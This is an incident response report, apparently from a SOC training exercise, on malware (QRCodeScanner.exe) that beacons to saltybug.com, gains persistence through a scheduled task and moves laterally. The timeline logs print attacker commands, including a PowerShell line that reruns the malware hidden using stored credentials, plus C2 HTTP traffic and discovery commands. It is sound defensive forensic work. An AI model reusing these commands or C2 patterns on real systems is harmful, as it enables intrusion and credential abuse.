

Incident Response Report

Case: S4ltybug

For: SimSpace Partners

Prepared By: Cyber Florida – Junior SOC Services

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EXECUTIVE SUMMARY

A serious cyber incident involving unauthorized access and lateral movement was detected, resulting in the compromise of two enterprise hosts: ACC-WIN10-16 and ACC-WIN10-13.

The incident began on 2025-06-25 when the malicious executable, `QRCodeScanner.exe`, was downloaded onto ACC-WIN10-16 at 11:19:31 UTC, immediately establishing a C2 channel. Key behaviors identified included detect-debug-environment, self-delete, and sets-process-name. The adversary successfully achieved persistence on both compromised systems by installing a scheduled task named `ThreadCleaner`. Evidence confirms lateral movement to the secondary host (ACC-WIN10-13) and then interacting with files, including the likely exfiltration of a log file from the `rosemary.cortez` user profile.

The primary impact involves the loss of confidentiality and integrity due to unauthorized access, installation of persistent malicious code, and data exfiltration. Containment was initiated when network connections associated with the malware were observed closing later that day around 15:06 UTC.

Immediate remediation steps must include the complete re-imaging of both compromised hosts, blocking the malicious C2 domain `saltybug.com` at the perimeter, and conducting a thorough review of endpoint controls to prevent the execution of untrusted systems. The long-term recommendation is to enhance user activity monitoring and implement controls to prevent lateral movement via compromised credentials or misconfigurations.

SUMMARY

- Incident Description:** This event is classified as an active network intrusion involving the successful execution of a foreign binary (`QRCodeScanner.exe`) that established C2 communication and performed lateral movement. The malware created a scheduled task (`ThreadCleaner`) to maintain long-term persistence. The ultimate objective, supported by forensic evidence, was the discovery and theft of internal files.

```
38645 2025-06-25 11:38:51.865825 172.16.6.116 172.16.2.6 HTTP 471 POST http://saltybug.com/update HTTP/1.1 (text/plain)
38646 2025-06-25 11:38:51.865978 172.16.6.116 172.16.2.6 TCP 471 [TCP Retransmission] 61135 -> 8080 [PSH, ACK] Seq=1 Ack=1 Win=262656 Len=417

Request Method: POST
Request URI: http://saltybug.com/update
Request Version: HTTP/1.1
Host: saltybug.com\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
Connection: close\r\n
Content-Length: 135\r\n
Content-Type: text/plain\r\n
Accept-Encoding: gzip\r\n
\r\n
[Full request URI: http://saltybug.com/update]
[HTTP request 1/1]
[Response in frame: 38649]
File Data: 135 bytes
Line-based text data: text/plain (6 lines)
ip=172.16.6.116 10.10.6.116 \n
hid=2\n
hn=acc-win10-16\n
tid=28\n
SUCCESS: The scheduled task "ThreadCleaner" has successfully been created.\r\n
\r\n
0020 02 06 ee cf 1f 90 2a 34 95 d7 f7 d6 c8 73 50 18 ..*4...sP:
0030 04 02 93 d2 00 00 50 4f 53 54 20 68 74 74 70 3a .....PO ST http:
0040 2f 2f 73 61 6c 74 79 62 75 67 2e 63 6f 6d 2f 75 //saltyb ug.com/u
0050 70 64 61 74 65 20 48 54 54 50 2f 31 2e 31 0d 0a pdate HT TP/1.1
0060 48 6f 73 74 3a 20 73 61 6c 74 79 62 75 67 2e 63 Host: sa ltybug.c
0070 6f 6d 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 om User -Agent:
0080 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 57 69 6e Mozilla/ 5.0 (Win
0090 64 6f 77 73 20 4e 54 20 31 30 2e 30 3b 20 57 69 dows NT 10.0; Wi
00a0 6e 36 34 3b 20 78 36 34 29 20 41 70 70 6c 65 57 n64; x64 ) AppleW
00b0 65 62 4b 69 74 2f 35 33 37 2e 33 36 20 28 4b 48 ebKit/53 7.36 (KH
00c0 54 4d 4c 2c 20 6c 69 6b 65 20 47 65 63 6b 6f 29 TML, lik e Gecko)
00d0 20 43 68 72 6f 6d 65 2f 37 34 2e 30 2e 33 37 32 Chrome/ 74.0.372
00e0 39 2e 31 36 39 20 53 61 66 61 72 69 2f 35 33 37 9.169 Sa fari/537
00f0 2e 33 36 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a .36 Con nection:
0100 20 63 6c 6f 73 65 0d 0a 43 6f 6e 6e 65 63 74 65 6e 74 2d close Content-
0110 4c 65 6e 67 74 68 3a 20 31 33 35 0d 0a 43 6f 6e Length: 135 Con
0120 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f tent-Type e: text/
0130 70 6c 61 69 6e 0d 0a 41 63 63 65 70 74 2d 45 6e plain A ccept-En
0140 63 6f 64 69 6e 67 3a 20 67 7a 69 70 0d 0a 0d 0a coding: gzip
0150 69 70 3d 31 37 32 2e 31 36 2e 36 2e 31 31 36 20 ip=172.1 6.6.116
0160 31 30 2e 31 30 2e 36 2e 31 31 36 20 0a 68 69 64 10.10.6. 116 hid
0170 3d 32 0a 68 6e 3d 61 63 63 2d 77 69 6e 31 30 2d =2.hn=acc c-win10-
0180 31 36 0a 74 69 64 3d 32 38 0a 53 55 43 43 45 53 16 tid=2 8 SUCCES
0190 63 3a 70 64 68 6e 70 73 63 68 6e 64 75 6e 6e 64 C The e scheduled
```

- **Date and Time of Discovery:** June 25th, 2025. Initial malware download was detected at 11:19:31 UTC on ACC-WIN10-16.
- **Initial Detection:** The first indicator was the HTTP GET request for `QRCodeScanner.exe` from `http://sodium.ca/QRCodeScanner.exe` via network logs, immediately followed by the initial C2 network beacon at 11:19:38 UTC.
- **Affected Systems (Scope):** ACC-WIN10-16 (Initial Access, Persistence) and ACC-WIN10-13 (Lateral Movement, Persistence, Action on Objectives)
- **Root Cause Overview:** The adversary was able to gain a foothold due to the successful download and execution of the malicious `QRCodeScanner.exe` file. Lateral movement and persistence were achieved via scheduled tasks (`ThreadCleaner`) and likely the use of compromised credentials, facilitating access to internal resources and the exfiltration of the `actuator-06-14-2025-1.log` file. Forensic activity (memory and evidence acquisition) was also noted on ACC-WIN10-16 by user `liam.sherman` shortly after the incident, indicating internal containment actions were initiated

TIMELINE OF EVENTS

LEGEND

FILE OPENING
WEB HISTORY
DELETED DATA
EXECUTION
DEVICE or USB USAGE
FOLDER OPENING
LOG FILE

DATE (UTC)	TIME (UTC)	USER	HOSTNAME	ARTIFACT	WHAT HAPPENED	SOURCE	COMMENTS
2025-06-13	14:27:31	rosemary.cortez	ACC-WIN10-13	JumpList	Last accessed the KAPE Triage configuration file (!SANS_Triage.tkafe).	JLECmd	JumpLists track frequently accessed or recently used items via the task bar.
2025-06-13	14:50:39	rosemary.cortez	ACC-WIN10-13	USRCLASS.DAT	First Interaction time for the directory KAPE_acc-win10-13.	SBECmd	ShellBags track folders accessed locally, via the network, and on removable devices, per user.
2025-06-17	13:21:26	Administrator	ACC-WIN10-13	SAM Registry Hive	Last Login Time recorded for Administrator account. Total Login Count: 1568.	Registry Explorer	The SAM hive tracks user logon activity. This represents the last successful logon detected for the Administrator account on ACC-WIN10-13.
2025-06-17	20:53:39	rosemary.cortez	ACC-WIN10-13	JumpList	Last accessed collaboration PowerPoint file.	JLECmd	File name identified as collaborationPPTDoc1119003683402028685.ppt. and opened
2025-06-17	20:53:39	rosemary.cortez	ACC-WIN10-13	JumpList	Last accessed PowerPoint file: collaborationPPTDoc1119003683402028685.ppt.	JLECmd	accessed in the AutomaticDestinations artifact location.
2025-06-18	15:55:59	liam.sherman	ACC-WIN10-16	NTUSER.DAT	The gkape.settings file extension was last opened (MRU Position 120).	Registry Explorer	This indicates access to a configuration file and opened related to the KAPE forensic acquisition tool.
2025-06-18	15:59:26	liam.sherman	ACC-WIN10-16	NTUSER.DAT	Execution of powershell.exe recorded. Program path: [System32]\WindowsPowerShell\v1.0\powershell.exe.	Registry Explorer	PowerShell execution tracking artifact. PowerShell is highly utilized by attackers for malicious activity, including persistence, lateral movement, and internal discovery.
2025-06-18	16:10:02	rosemary.cortez	ACC-WIN10-13	USRCLASS.DAT	Last Interaction time for the directory C:\temp\ramcapturex64.	SBECmd	This directory likely stored memory acquisition data.
2025-06-25	11:04:36	NT AUTHORITY\SYSTEM	acc-win10-16.site.lan	Sysmon Logs	EventId: 1. Process creation – Image: :\\Windows\\SysWOW64\\auditpol.exe. CommandLine: auditpol.exe /get /subcategory:"Removable Storage". ParentProcess: C:\\Program Files (x86)\\ossec-agent\\wazuh-agent.exe.	Splunk: windows_sysmon	Wazuh agent deployed auditpol.exe to check removable-storage policy configuration. DEVICE or USB USAGE category (system audit).
2025-06-25	11:04:37	NT AUTHORITY\SYSTEM	acc-win10-13.site.lan	Sysmon Logs	EventId: 1. Process creation – Image: C:\\Windows\\SysWOW64\\auditpol.exe. CommandLine: auditpol.exe /get /subcategory:"Removable Storage". ParentProcess: C:\\Program Files (x86)\\ossec-agent\\wazuh-agent.exe.	Splunk: windows_sysmon	System deployed auditpol.exe to query removable-storage audit policy. Indicates device/USB usage audit activity initiated by Wazuh agent.
2025-06-25	11:17:36	site\\liam.sherman	acc-win10-16.site.lan	Sysmon Logs	EventId: 1. Image: C:\\Windows\\SysWOW64\\wbem\\WMIC.exe. Command: wmic os get osarchitecture. Parent: C:\\Windows\\SysWOW64\\cmd.exe. MD5: E2DE6500DE1148C7F6027AD50AC8B891	Splunk: windows_sysmon	Non-malicious user activity; system discovery using WMI.
2025-06-25	11:17:37	site\\liam.sherman	acc-win10-16.site.lan	Sysmon Logs	EventId: 1. Image: C:\\Windows\\SysWOW64\\cmd.exe. Command: "cmd" /c "wmic datafile where name='C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe' get Version /value". Parent: C:\\Users\\LIAM~1.SHE\\AppData\\Local\\Temp\\sel enium-manager.... MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B	Splunk: windows_sysmon	Non-malicious user activity; WMIC command used via cmd.exe to check Chrome version.
2025-06-25	11:17:37	site\\liam.sherman	acc-win10-16.site.lan	Sysmon Logs	EventId: 1. Image: C:\\Windows\\SysWOW64\\wbem\\WMIC.exe. Command: wmic datafile where name='C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe' get Version /value. Parent: C:\\Windows\\SysWOW64\\cmd.exe. MD5: E2DE6500DE1148C7F6027AD50AC8B891	Splunk: windows_sysmon	Non-malicious user activity; WMI utility deploying.
2025-06-25	11:19:31		ACC-WIN10-16	PCAP	HTTP GET request for QRCodeScanner.exe from http://sodium.ca/QRCodeScanner.exe.	Wireshark	This packet capture confirms the successful download of the malware executable.
2025-06-25	11:19:32			IDS Logs	Src:172.16.2.6 Alert ID:2018959.Dest:172.16.6.116	Splunk: ids	INFO PE EXE or DLL Windows file download HTTP
2025-06-25	11:19:32	SITE.LAN\\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 3.64.168.50. Method: GET to URL: http://sodium.ca/QRCodeScanner.exe. Status: 200. Data Bytes: OUT: 5608810" / IN: 138	Splunk: site_proxy	
2025-06-25	11:19:33		ACC-WIN10-16	\$MFT	Creation time (\$STANDARD_INFORMATION attribute) for the malicious executable (Entry 157036),.	MFTECmd	This reflects the initial file drop/creation time on the system, correlating closely with the malware download observed in proxy logs,.
2025-06-25	11:19:38	SITE.LAN\\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/register/acc-win10-16/windows. Status: 200. Data Bytes: OUT: 356" / IN: 257	Splunk: site_proxy	
2025-06-25	11:19:38		ACC-WIN10-16	Process List	Process creation time for QRCodeScanner.exe.	Volatility 3	This marks the first execution of the malware on the compromised host.

2025-06-25	11:19:38		ACC-WIN10-16	PCAP	Initial C2 network beacon observed, correlating with the malware process creation time.	Wireshark	This network activity immediately followed the malicious executable launching, establishing the C2 channel.
2025-06-25	11:19:39	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/1. Status: 200. Data Bytes: OUT: 10779" / IN: 236	Splunk: site_proxy	
2025-06-25	11:19:39	site\liam.sherman	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Users\Public\QRCodeScanner.exe. Command: c:\users\Public\QRCodeScanner.exe. Parent: C:\Windows\explorer.exe. MD5: 9A67A51E60AFA50442665A282F740ECE	Splunk: windows_sysmon	Initial Execution: First recorded execution of the malware, spawned by Windows Explorer.
2025-06-25	11:19:39		ACC-WIN10-16	Prefetch File	Previous Run Time recorded for the suspicious executable qrcode-scanner.exe.	PECmd	Prefetch analysis tracks program execution.
2025-06-25	11:19:49		ACC-WIN10-16	Prefetch File	Creation Time of the Prefetch file (QRCODESCANNER.EXE-A52E9B41.pf).	PECmd	This is shortly after the malware was downloaded (Proxy logs noted download starting at 11:19:32). Exx
2025-06-25	11:20:13	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/1. Status: 200. Data Bytes: OUT: 11201" / IN: 236	Splunk: site_proxy	
2025-06-25	11:20:13	site\liam.sherman	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe. Command: powershell &{\$password = ConvertTo-SecureString... start-process powershell -credential \$credential -argumentlist '-noprofile -command &{Start-Process c:\users\Public\QRCodeScanner.exe...}'...}. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 04029E121A0CFA5991749937DD22A1D9	Splunk: windows_sysmon	PowerShell script attempting to elevate and re-execute the malware using stored credentials.
2025-06-25	11:20:16	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe. Command: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noprofile -command &{Start-Process c:\users\Public\QRCodeScanner.exe -verb runas -windowstyle hidden}. Parent: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe. MD5: 04029E121A0CFA5991749937DD22A1D9	Splunk: windows_sysmon	Execution of PowerShell with admin rights, instructing malware to run hidden (-windowstyle hidden).
2025-06-25	11:20:16	Administrator	ACC-WIN10-16	SAM Registry Hive	Last Login Time recorded for Administrator account. Total Login Count: 1627.	Registry Explorer	Tracks user logon activity on ACC-WIN10-16.
2025-06-25	11:20:16		ACC-WIN10-16	PCAP	First HTTP POST request to C2 host saltybug.com/update observed in packet stream.	Wireshark	This POST request is the initial C2 registration beacon, occurring shortly after malware execution.
2025-06-25	11:20:17	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 349	Splunk: site_proxy	The bytes in are greater than the bytes out
2025-06-25	11:20:17	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10779" / IN: 236	Splunk: site_proxy	
2025-06-25	11:20:17	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Users\Public\QRCodeScanner.exe. Command: "C:\users\Public\QRCodeScanner.exe". Parent: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe. MD5: 9A67A51E60AFA50442665A282F740ECE	Splunk: windows_sysmon	Successful Execution: Malware is successfully launched with Administrator rights, confirming the credential use.
2025-06-25	11:20:17		ACC-WIN10-16	Prefetch File	Last Run Time recorded for the executable qrcode-scanner.exe.	PECmd	This executable ran twice (Run Count: 2). Exx
2025-06-25	11:20:27		ACC-WIN10-16	Prefetch File	Modification Time recorded for the Prefetch file.	PECmd	The Prefetch file was modified shortly after the last execution.
2025-06-25	11:20:51	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10838" / IN: 236	Splunk: site_proxy	

2025-06-25	11:20:51	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10838" / IN: 236	Splunk: site_proxy	
2025-06-25	11:20:51	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\systeminfo.exe. Command: systeminfo. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: EE309A9C61511E907D87B10EF226FDCD	Splunk: windows_sysmon	Malware runs systeminfo to gather details about the OS (system information).
2025-06-25	11:20:55	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 3082	Splunk: site_proxy	
2025-06-25	11:21:35	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10850" / IN: 236	Splunk: site_proxy	
2025-06-25	11:21:35	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 983	Splunk: site_proxy	
2025-06-25	11:21:35	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\net.exe. Command: net config workstation. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 0BD94A338EEA5A4E1F2830AE326E6D19	Splunk: windows_sysmon	Command executed to check local network configuration, a critical step in discovery.
2025-06-25	11:21:35	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\net1.exe. Command: C:\Windows\system32\net1 config workstation. Parent: C:\Windows\System32\net.exe. MD5: 55693DF2BB3CBE2899DFDDF18B4EB8C9	Splunk: windows_sysmon	Child process spawned by net.exe to execute the configuration check.
2025-06-25	11:22:08	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 1237	Splunk: site_proxy	
2025-06-25	11:22:08			IDS Logs	Src:172.16.2.6 Alert ID:2023205.IDS Dest:162.241.253.54	Splunk: ids	ET MALWARE Windows dir Microsoft Windows DOS prompt command exit OUTBOUD
2025-06-25	11:22:08			IDS Logs	Src:172.16.6.116 Alert ID:2023205.Dest:172.16.2.6	Splunk: ids	MALWARE Windows dir Microsoft Windows DOS prompt command exit OUTBOUD
2025-06-25	11:22:09	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\cmd.exe. Command: cmd /c dir. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE	Splunk: windows_sysmon	Command shell executed to list directories (Discovery).
2025-06-25	11:22:49	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10902" / IN: 236	Splunk: site_proxy	
2025-06-25	11:22:50	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 748	Splunk: site_proxy	
2025-06-25	11:22:50	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\wbem\WMIC.exe. Command: wmic cpu get caption, deviceid, name, numberofcores, maxclockspeed, status. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: C37F2F4F4B3CD128BDABCAEB2266A785	Splunk: windows_sysmon	Execute WMI command to gather detailed CPU and hardware information.
2025-06-25	11:23:32	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10842" / IN: 236	Splunk: site_proxy	
2025-06-25	11:23:32	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\driverquery.exe. Command: driverquery -v. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: E9AAEFB8346D15994D056DBDDCCBEA15	Splunk: windows_sysmon	Command executed to list system drivers (Discovery).
2025-06-25	11:23:36	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 96976	Splunk: site_proxy	
2025-06-25	11:24:15	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10834" / IN: 236	Splunk: site_proxy	
2025-06-25	11:24:16	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\chkdsk.exe. Command: chkdsk. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 7A5061E14CD532A38C926AA7002DD205	Splunk: windows_sysmon	executing the Check Disk Utility.
2025-06-25	11:25:47	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 15263	Splunk: site_proxy	malicious communication using the POST method to the external IP address associated with the

							malicious domain saltybug.com
2025-06-25	11:26:22	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 2084	Splunk: site_proxy	malicious communication using the POST method to the external IP address associated with the malicious domain saltybug.com
2025-06-25	11:26:22	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\cmd.exe. Command: cmd /c set. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE	Splunk: windows_sysmon	Command shell executed to list environment variables (Discovery).
2025-06-25	11:26:54	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 387	Splunk: site_proxy	malicious communication using the POST method to the external IP address associated with the malicious domain saltybug.com
2025-06-25	11:26:54	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\cmd.exe. Command: cmd /c ver. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE	Splunk: windows_sysmon	Command shell executed to gather the Windows OS version.
2025-06-25	11:27:30	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10840" / IN: 236	Splunk: site_proxy	
2025-06-25	11:27:30	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 2568	Splunk: site_proxy	malicious communication using the POST method to the external IP address associated with the malicious domain saltybug.com
2025-06-25	11:27:31	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\ROUTE.EXE. Command: route print. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 3C97E63423E527BA8381E81CBA0B8CD	Splunk: windows_sysmon	Execute route print to display local routing tables (Network Discovery).
2025-06-25	11:28:08	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 37536	Splunk: site_proxy	malicious communication using the POST method to the external IP address associated with the malicious domain saltybug.com
2025-06-25	11:28:08	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\tasklist.exe. Command: tasklist -v. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: D0A49A170E13D7F6AEBBEFED9DF88AAA	Splunk: windows_sysmon	Execute tasklist -v to list detailed running processes (Discovery).
2025-06-25	11:28:45	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 2117	Splunk: site_proxy	malicious communication using the POST method to the external IP address associated with the malicious domain saltybug.com
2025-06-25	11:28:46	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\ipconfig.exe. Command: ipconfig /all. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 62F170FB07FDBB79CEB7147101406EB8	Splunk: windows_sysmon	Execute ipconfig/all to collect detailed IP configuration (Network Discovery).
2025-06-25	11:29:20	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 721	Splunk: site_proxy	
2025-06-25	11:29:21	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\cmd.exe. Command: cmd /c path. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE	Splunk: windows_sysmon	Command shell executed to display the system PATH environment variable.
2025-06-25	11:30:01	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10863" / IN: 236	Splunk: site_proxy	
2025-06-25	11:30:02	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 2489	Splunk: site_proxy	malicious communication using the POST method to the external IP address associated with the malicious domain saltybug.com

2025-06-25	11:30:02	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\netsh.exe. Command: netsh advfirewall show allprofiles. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 6F1E6DD688818BC3D1391D0CC7D597EB	Splunk: windows_sysmon	Checking firewall rules/profiles (Discovery of system settings).Exx
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vb2025-06-25	11:30:44	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10841" / IN: 236	Splunk: site_proxy	
2025-06-25	11:30:44			IDS Logs	Src:172.16.2.6 Alert ID:2019003. Dest:162.241.253.54	Splunk: ids	MALWARE Windows netstat Microsoft Windows DOS prompt command exit OUTBOUD
2025-06-25	11:30:44			IDS Logs	Src:172.16.6.116 Alert ID:2019003.Dest:172.16.2.6	Splunk: ids	MALWARE Windows netstat Microsoft Windows DOS prompt command exit OUTBOUD
2025-06-25	11:30:45	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 11184	Splunk: site_proxy	
2025-06-25	11:30:45	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\NETSTAT.EXE. Command: netstat -ano. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 7FDDD6681EA81CE26E64452336F479E6	Splunk: windows_sysmon	Listing active network connections and listening ports (Network Discovery).Exx
2025-06-25	11:31:25	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10858" / IN: 236	Splunk: site_proxy	
2025-06-25	11:31:25	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305 / IN: 672	Splunk: site_proxy	
2025-06-25	11:31:25	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\net.exe. Command: net localgroup administrators. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 0BD94A338EEA5A4E1F2830AE326E6D19	Splunk: windows_sysmon	Enumerating local administrator groups. Exx
2025-06-25	11:32:07			IDS Logs	Src:172.16.2.6 Alert ID:2017025.Dest:162.241.253.54	Splunk: ids	ET ATTACK_RESPONSE Net User Command Response exx.
